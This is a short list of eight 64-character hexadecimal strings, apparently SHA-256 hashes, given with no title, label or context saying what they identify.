- 0f0cabb24d8cc93e5aed340cfc492c4008509f1e84311d61721a4375260a0911
- 2ced68e4425d31cca494557c29a76dfc3081f594ff01549e41d2f8a08923ef61
- 3215decffc40b3257ebeb9b6e5c81c45e298a020f33ef90c9418c153c6071b36
- ef3e0845b289f1d3b5b234b0507c554dfdd23a5b77f36d433489129ea722c6bb
- 7c76ca5eb757df4362fabb8cff1deaa92ebc31a17786c89bde55bc53ada43864
- 48c2f53f1eeb669fadb3eec46f7f3d4572e819c7bb2d39f22d22713a30cc1846
- 43f46a66c821e143d77f9311b24314b5c5eeccfedbb3fbf1cd484c9e4f537a5d
- 8c4294e3154675cd926ab6b772dbbe0e7a49cae16f4a37d908e1ca6748251c43